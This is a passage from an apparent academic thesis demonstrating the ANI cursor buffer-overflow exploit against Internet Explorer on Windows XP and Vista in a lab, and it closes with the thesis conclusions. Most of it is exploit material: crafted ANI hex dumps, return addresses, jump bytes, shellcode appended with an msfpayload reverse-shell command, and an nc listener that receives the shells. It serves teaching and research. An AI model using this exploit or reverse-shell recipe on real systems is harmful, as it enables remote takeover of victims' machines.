          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2060 errors:0 dropped:0 overruns:0 frame:0
          TX packets:320 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:256168 (256.1 KB)  TX bytes:61532 (61.5 KB)
          Interrupt:19 Base address:0x2000

```

Figure 5.13: IP address of BT.

6. We write one C code to print the base address of register EBP. Figure 5.14 shows the code of that C program.
7. when we run that C program again and again, we got same address because in windows xp ASLR is not enabled. So it doesn't randomize the base address. Figure 5.15 shows the output of the C program.
8. Now from windows xp open the site which is hosted on backtrack by IP. We can open that site by typing the url `http://192.168.240.128/`. Figure 5.16 shows the output of this.
9. Now launch ollydbg as an administrator in the windows xp and attach IExplorer in that. Figure 5.17 shows this.
10. After attaching internet explorer in the ollydbg we can see the current status of registers like EIP, EBX etc. Figure 5.18 shows this.

```

C:\aslr>type aslr.c
unsigned long getEBP(void)
{
_asm mov eax, [ebp]
}
int main()
{
printf("EBP: base address is %x\n", getEBP());
}
C:\aslr>_

```

Figure 5.14: C code for XP.

```

C:\Documents and Settings\Administrator\Desktop>aslr
EBP: base address is 12ff78
C:\Documents and Settings\Administrator\Desktop>aslr
EBP: base address is 12ff78
C:\Documents and Settings\Administrator\Desktop>aslr
EBP: base address is 12ff78
C:\Documents and Settings\Administrator\Desktop>aslr
EBP: base address is 12ff78
C:\Documents and Settings\Administrator\Desktop>

```

Figure 5.15: Base address not changed in XP.




Figure 5.16: Site opened in XP.




Figure 5.17: Attach IE in OLLYDBG.




Figure 5.18: Initial registers status.

11. After that when we refresh internet explorer, we can see that in ollydbg EIP is overwritten to 42424242. Figure 5.19 shows this.




Figure 5.19: EIP is over written.

12. Now as we have successfully overwrite EIP, we have to find address of jmp [EBX] which is pointer to pointer. So we have to do right click on EBX and do follow in dump. Then do follow dword in dump so we will find riff header. Figure 5.20 shows this.
13. Now in ollydbg search for USER32 in executable module. Figure 5.21 shows this.
14. In USER32 search for command JMP EBX. Figure 5.22 shows the location of command in USER32.DLL.

Registers (FPU)		Address	Hex dump
ERX	41414141	02A50000	52 49 46 46 90 00 00 00 41 43 4F 4E 61 6E 69 68
EAX	7C91056D ntdll.7C91056D	02A50010	24 00 00 00 24 00 00 00 02 00 00 00 00 00 00 00
EDX	02000001	02A50020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
EBX	00130F88	02A50030	00 00 00 00 01 00 00 00 61 6E 69 68 58 00 00 00
ESP	00130ED4	02A50040	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
EBP	00000000	02A50050	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
EIP	00130F04 ASCII "an ih\$"	02A50060	00 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41
EDI	00130ED4	02A50070	41 41 41 41 41 41 41 41 41 41 41 41 41 00 00 00
EIP	42424242	02A50080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
		02A50090	42 42 42 42 43 43 43 43 00 00 00 00 00 00 00 00

Figure 5.20: Register and Riff header.

Base	Size	Entry	Name	File version	Path
73D70000	00013000	73D72A3A	shgina	6.00.2900.2180	C:\WINDOWS\System32\shgina.dll
77F60000	00076000	77F651D3	SHLWAPI	6.00.2900.2180	C:\WINDOWS\system32\SHLWAPI.dll
10000000	0011A000	10008128	sprote*1		C:\Program Files\Internet Explorer\iexplore.exe
6E590000	00072000	6E59F630	ssv	10.7.2.11	C:\Program Files\Java\jre7\bin\ssv.exe
75E90000	000B0000	75E94E04	SXS	5.1.2600.2180	C:\WINDOWS\system32\SXS.DLL
76EB0000	0002F000	76EB13A0	TAPI32	5.1.2600.2180	C:\WINDOWS\system32\TAPI32.dll
77260000	0009C000	77261781	URLMON	6.00.2900.2180	C:\WINDOWS\system32\URLMON.dll
77D40000	00090000	77D50EB9	USER32	5.1.2600.2180	C:\WINDOWS\system32\USER32.dll
769C0000	000B3000	769C15D4	USERENV	5.1.2600.2180	C:\WINDOWS\system32\USERENV.dll

Figure 5.21: USER32 in ollydbg.

15. Now note down the address of the instruction JMP EBX. The address is 77D4E573. EIP is replaced by 42424242 so in over orig.ani we have to right this address in little endian format in place of 42424242. We have to write 73E5D477 and after that in place of 43434343 we have to write 90909090. 90 is represent as NOP. NOP is no operation. It is for smooth landing. Figure 5.23 shows this modified Ani file.
16. Now go to windows xp, start internet explorer. Launch ollydbg as administrator, attach internet explorer and run it. Now go to executables and search for JMP [EBX] in USER32. Add a break point there. Figure 5.24 shows this break point.
17. Now refresh the internet explorer and see that break point has hit. Now EIP contain the address 77D4E573 which we supplied in our file. Figure 5.25 shows this.
18. Now its time to add shell code in our file. Before that we have to do two more changes in our ani file. We have to write two short jumps because we can't jump directly 142 bytes. We can't disturb first four bytes because it represents riff header and riff header should not be disturbed. So we write EB 16, EB stands for short jump and hex 16 represents 22 bytes in decimal. After 22 bytes again write EB 79 that is 121 bytes. Figure 5.26 shows these changes in file.
19. Now with the help of msfpayload we generate shell code for getting shell of victim's system. In that we have to applied out(attacker's) IP address and port on which we have to establish connection and append it in to our ani file. Figure 5.27 shows this.

File: orig.ani	ASCII Offset: 0x0000001E / 0x															
00000000	52	49	46	46	EB	16	00	00	41	43	4F	4E	61	6E	69	68
00000010	24	00	00	00	24	00	00	00	02	00	00	00	EB	79	00	00
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	01	00	00	00	61	6E	69	68	58	00	00	00
00000040	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
00000050	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
00000060	00	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
00000070	41	41	41	41	41	41	41	41	41	41	41	41	00	00	00	00
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000090	73	E5	D4	77	90	90	90	90								

Figure 5.26: Add jumps in ani file.

```


root@bt:/var/www# msfpayload windows/shell_reverse_tcp LHOST=192.168.240.128 LPO
RT=443 R >> /var/www/orig.ani
root@bt:/var/www# █

```

File: orig.ani	ASCII Offset: 0x00000000 / 0															
00000000	52	49	46	46	EB	16	00	00	41	43	4F	4E	61	6E	69	68
00000010	24	00	00	00	24	00	00	00	02	00	00	00	EB	79	00	00
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	01	00	00	00	61	6E	69	68	58	00	00	00
00000040	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
00000050	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
00000060	00	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
00000070	41	41	41	41	41	41	41	41	41	41	41	41	00	00	00	00
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000090	73	E5	D4	77	90	90	90	90	FC	E8	89	00	00	00	60	89
000000A0	E5	31	D2	64	8B	52	30	8B	52	0C	8B	52	14	8B	72	28
000000B0	0F	B7	4A	26	31	FF	31	C0	AC	3C	61	7C	02	2C	20	C1
000000C0	CF	0D	01	C7	E2	F0	52	57	8B	52	10	8B	42	3C	01	D0
000000D0	8B	40	78	85	C0	74	4A	01	D0	50	8B	48	18	8B	58	20
000000E0	01	D3	E3	3C	49	8B	34	8B	01	D6	31	FF	31	C0	AC	C1
000000F0	CF	0D	01	C7	38	E0	75	F4	03	7D	F8	3B	7D	24	75	E2
00000100	58	8B	58	24	01	D3	66	8B	0C	4B	8B	58	1C	01	D3	8B
00000110	04	8B	01	D0	89	44	24	24	5B	5B	61	59	5A	51	FF	E0
00000120	58	5F	5A	8B	12	EB	86	5D	68	33	32	00	00	68	77	73
00000130	32	5F	54	68	4C	77	26	07	FF	D5	B8	90	01	00	00	29
00000140	C4	54	50	68	29	80	6B	00	FF	D5	50	50	50	50	40	50
00000150	40	50	68	EA	0F	DF	E0	FF	D5	89	C7	68	C0	A8	F0	80

Figure 5.27: Insertion of shell code.

20. Now we have to listen to that 443 port which we use in msfpayload command. For that we use nc command. Figure 5.28 shows that 443 port is open and we are on listening mode.




```
root@bt:/var/www# nc -lvp 443
listening on [any] 443 ...

root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:80              0.0.0.0:*              LISTEN
tcp        0      0 0.0.0.0:443            0.0.0.0:*              LISTEN
udp        0      0 0.0.0.0:68             0.0.0.0:*
```

Figure 5.28: NC command.

21. After that when we again launch ollydbg, attach internet explorer to it and open the url "http://192.168.240.128", in back track we got shell of windows xp. So from back track we can execute any command in windows xp. We execute ipconfig command. Figure 5.29 shows this.



```
root@bt:/var/www# nc -lvp 443
listening on [any] 443 ...
192.168.240.130: inverse host lookup failed: Unknown server error : Connection t
imed out
connect to [192.168.240.128] from (UNKNOWN) [192.168.240.130] 1235
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 192.168.240.130
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.240.2

C:\Documents and Settings\Administrator\Desktop>
```

Figure 5.29: Got XP shell in BT.

In linux by default ASLR is enabled. By default value of parameter randomize_va_space is 2. Figure 5.30 shows that when we run C program to print the address of EBP, it will print different every time.

5.2.2 Windows Vista:

Now we execute following steps to execute proof of concept.


```

root@bt:/# cat /proc/sys/kernel/randomize_va_space
2
root@bt:/# cd aslr
root@bt:/aslr# cat aslr.c
unsigned int getEBP(void){
    __asm__("movl %ebp,%eax");
}
int main(void){
    printf("EBP:%x\n",getEBP());
}
root@bt:/aslr# ./a.out
EBP:bfe3c1e8
root@bt:/aslr# ./a.out
EBP:bf99acb8
root@bt:/aslr# ./a.out
EBP:bff95dc8
root@bt:/aslr# uname -a
Linux bt 2.6.30.9 #1 SMP Tue Dec 1 21:51:08 EST 2009 i686 GNU/Linux
root@bt:/aslr# █

```

Figure 5.30: Got XP shell in BT.

1. Here we also run that C program to print address of EBP. Since ASLR is also enabled in vista by default it will print different address every time. Figure 5.31 shows the version of windows and output of that C program.




Figure 5.31: ASLR in Vista.

2. Now launch ollydbg as an administrator and attach internet explorer. Figure 5.32 shows this.
3. Now after attaching internet explorer when we try to open the url "http://192.168.240.128", EIP is overwritten by 43434343 not by 42424242. Figure 5.33 shows this.
4. Now in USER32.DLL search for command JMP [EBX] and note down its address. The address is 77A9700B. Figure 5.34 shows this.
5. Now in ani file write 0B70A977 in place of 43434343. Figure 5.35 shows the contents of ani file.




Figure 5.32: IE attach in ollydbg.




Figure 5.33: EIP is overwritten as 43434343.




Figure 5.34: JMP EBX in USER32.

File: original.ani				ASCII Offset: 0x00000097 / 0x			
00000000	52 49 46 46	90 00 00 00	41 43 4F 4E	61 6E 69 68			
00000010	24 00 00 00	24 00 00 00	02 00 00 00	00 00 00 00			
00000020	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00			
00000030	00 00 00 00	01 00 00 00	61 6E 69 68	58 00 00 00			
00000040	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41			
00000050	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41			
00000060	00 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41			
00000070	41 41 41 41	41 41 41 41	41 41 41 41	00 00 00 00			
00000080	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00			
00000090	42 42 42 42	0B 70 A9 77					

Figure 5.35: Contents of ANI file.

6. Now we again launch ollydbg, attach IE and open url "http://192.168.240.128".

But EIP is not overwritten with the address 0B70A977. Figure 5.36 shows this.

Registers (FPU)	
EAX	41414141
ECX	0000012C
EDX	0000012C
EBX	033AF008
ESP	033AEF48
EBP	42424242
ESI	033AEF82 ASCII "ih\$"
EDI	033AEF4C
EIP	01CC0005
C 0	ES 0023 32bit 0(FFFFFFFF)
P 1	CS 001B 32bit 0(FFFFFFFF)
A 0	SS 0023 32bit 0(FFFFFFFF)
Z 0	DS 0023 32bit 0(FFFFFFFF)
S 0	FS 003B 32bit 7FFD7000(FFF)
T 0	GS 0000 NULL
D 0	
O 0	LastErr ERROR_SUCCESS (00000000)

Figure 5.36: EIP is overwritten with other address.

7. Now again we have to modify the ani file. Write 58 in place of 56 and instead of 43434343 we write 43434444 so that ultimately we will come to know that which part is replaced. Figure 5.37 shows this.

8. Now again launch ollydbg and launch IE. EIP is partially overwritten. Figure 5.38 shows this.

9. Now replace 4444 to 0B70 in ani file. Figure 5.39 shows this.


10. Now search for command JMP [EBX] and add break point there. Figure 5.40 shows this.

11. But after that we realized that why we replaced 4444. EIP is replaced by 4343.

File: original.avi	ASCII Offset: 0x00000097 / 0															
00000000	52	49	46	46	90	00	00	00	41	43	4F	4E	61	6E	69	68
00000010	24	00	00	00	24	00	00	00	02	00	00	00	00	00	00	00
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	01	00	00	00	61	6E	69	68	56	00	00	00
00000040	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
00000050	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
00000060	00	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
00000070	41	41	41	41	41	41	41	41	41	41	41	41	00	00	00	00
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000090	42	42	42	42	43	43	44	44								

Registers (FPU)	
EAX	41414141
ECX	00000000
EDX	00000002
EBX	0315F52C
ESP	0315F470
EBP	42424242
ESI	0315F4A4
EDI	0315F470
EIP	77A94343

File: original.avi	ASCII Offset: 0x00000097 / 0															
00000000	52	49	46	46	90	00	00	00	41	43	4F	4E	61	6E	69	68
00000010	24	00	00	00	24	00	00	00	02	00	00	00	00	00	00	00
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	01	00	00	00	61	6E	69	68	56	00	00	00
00000040	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
00000050	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
00000060	00	41	41	41	41	41	41	41	41	41	41	41	41	41	41	41
00000070	41	41	41	41	41	41	41	41	41	41	41	41	00	00	00	00
00000080	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000090	42	42	42	42	43	43	0B	70								



The screenshot shows the OllyDbg interface. The title bar reads "OllyDbg - iexplore.exe - [CPU - main thread, module USER32]". The menu bar includes "File", "View", "Debug", "Options", "Window", and "Help". The toolbar contains icons for file operations, navigation, and execution. The CPU window displays the following assembly instructions:

Address	Disassembly	Comment
77A9700B	FF23	JMP DWORD PTR DS:[EBX]
77A9700D	C3	RETN
77A9700E	AD	LODS DWORD PTR DS:[ESI]
77A9700F	72 2C	JAE SHORT USER32.77A9703D

Figure 5.40: Break point in USER32.

So we made a mistake. Then we replaced 4343 to 0B70 and after that add nops.

Figure 5.41 shows this.

File: original.ani				ASCII Offset: 0x00000097 / 0			
00000000	52 49 46 46	90 00 00 00	41 43 4F 4E	61 6E 69 68			
00000010	24 00 00 00	24 00 00 00	02 00 00 00	00 00 00 00			
00000020	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00			
00000030	00 00 00 00	01 00 00 00	61 6E 69 68	56 00 00 00			
00000040	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41			
00000050	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41			
00000060	00 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41			
00000070	41 41 41 41	41 41 41 41	41 41 41 41	00 00 00 00			
00000080	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00			
00000090	42 42 42 42	0B 70 90 90					

Figure 5.41: 4343 is replaced by 0B70.

12. Now we again launch ollydbg, attach IE and open the url "http://192.168.240.128".

So it will hit at break point and EIP is replaced by 77A9700B. Figure 5.42 shows this.

File: original.ani				ASCII Offset: 0x00000097 / 0			
00000000	52 49 46 46	90 00 00 00	41 43 4F 4E	61 6E 69 68			
00000010	24 00 00 00	24 00 00 00	02 00 00 00	00 00 00 00			
00000020	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00			
00000030	00 00 00 00	01 00 00 00	61 6E 69 68	56 00 00 00			
00000040	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41			
00000050	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41			
00000060	00 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41			
00000070	41 41 41 41	41 41 41 41	41 41 41 41	00 00 00 00			
00000080	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00			
00000090	42 42 42 42	0B 70 90 90					

Figure 5.42: EIP is replaced by 77A9700B.


13. Now we modify ani file. Add EB 16 and EB 79. Also append shell code to it.

Figure 5.43 shows this.

File: original.ani				ASCII Offset: 0x00000097 / 0			
00000000	52 49 46 46	90 00 00 00	41 43 4F 4E	61 6E 69 68			
00000010	24 00 00 00	24 00 00 00	02 00 00 00	00 00 00 00			
00000020	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00			
00000030	00 00 00 00	01 00 00 00	61 6E 69 68	56 00 00 00			
00000040	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41			
00000050	41 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41			
00000060	00 41 41 41	41 41 41 41	41 41 41 41	41 41 41 41			
00000070	41 41 41 41	41 41 41 41	41 41 41 41	00 00 00 00			
00000080	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00			
00000090	42 42 42 42	0B 70 90 90	FC E8 89 00	00 00 60 89			
000000A0	E5 31 D2 64	8B 52 30 8B	52 0C 8B 52	14 8B 72 28			
000000B0	0F B7 4A 26	31 FF 31 C0	AC 3C 61 7C	02 2C 20 C1			
000000C0	CF 0D 01 C7	E2 F0 52 57	8B 52 10 8B	42 3C 01 D0			
000000D0	8B 40 78 85	C0 74 4A 01	D0 50 8B 48	18 8B 58 20			
000000E0	01 D3 E3 3C	49 8B 34 8B	01 D6 31 FF	31 C0 AC C1			
000000F0	CF 0D 01 C7	38 E0 75 F4	03 7D F8 3B	7D 24 75 E2			
00000100	58 8B 58 24	01 D3 66 8B	0C 4B 8B 58	1C 01 D3 8B			
00000110	04 8B 01 D0	89 44 24 24	5B 5B 61 59	5A 51 FF E0			
00000120	58 5F 5A 8B	12 EB 86 5D	68 33 32 00	00 68 77 73			
00000130	32 5F 54 68	4C 77 26 07	FF D5 B8 90	01 00 00 29			
00000140	C4 54 50 68	29 80 6B 00	FF D5 50 50	50 50 40 50			
00000150	40 50 68 EA	0F DF F0 FF	D5 89 C7 68	C0 A8 F0 80			

Figure 5.43: Modified ani file.

14. Now we are ready to get shell of vista. We have to run nc command to listen at 443 port. After executing that command we are now in listening mode. Now we launch ollydbg in vista and attach IE to it. Then open url "http://192.168.240.128". As soon as page loads we got shell in backtrack. Figure 5.44 shows this.



```
Session Edit View Bookmarks Settings Help
root@bt:/var/www# nc -lvp 443
listening on [any] 443 ...
192.168.240.131: inverse host lookup failed: Unknown server error : Connection t
imed out
connect to [192.168.240.128] from (UNKNOWN) [192.168.240.131] 49229
Microsoft Windows [Version 6.0.6000]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Users\Dipam\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::99f8:20a1:ed76:fa3f%8
    IPv4 Address. . . . . : 192.168.240.131
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.240.2
```

Figure 5.44: Got shell of vista in BT.

Chapter 6

Conclusions and Future Scope

The research work carried out in this thesis is mainly focused to implement Proof of Concept to showcase buffer overflow problem which is known to be difficult to circumvent. Though a significant amount of research has been done in the past to solve buffer overflow vulnerability, but it still remains to be a challenging due to increased complexity and various threat vectors peeping into the software systems daily.

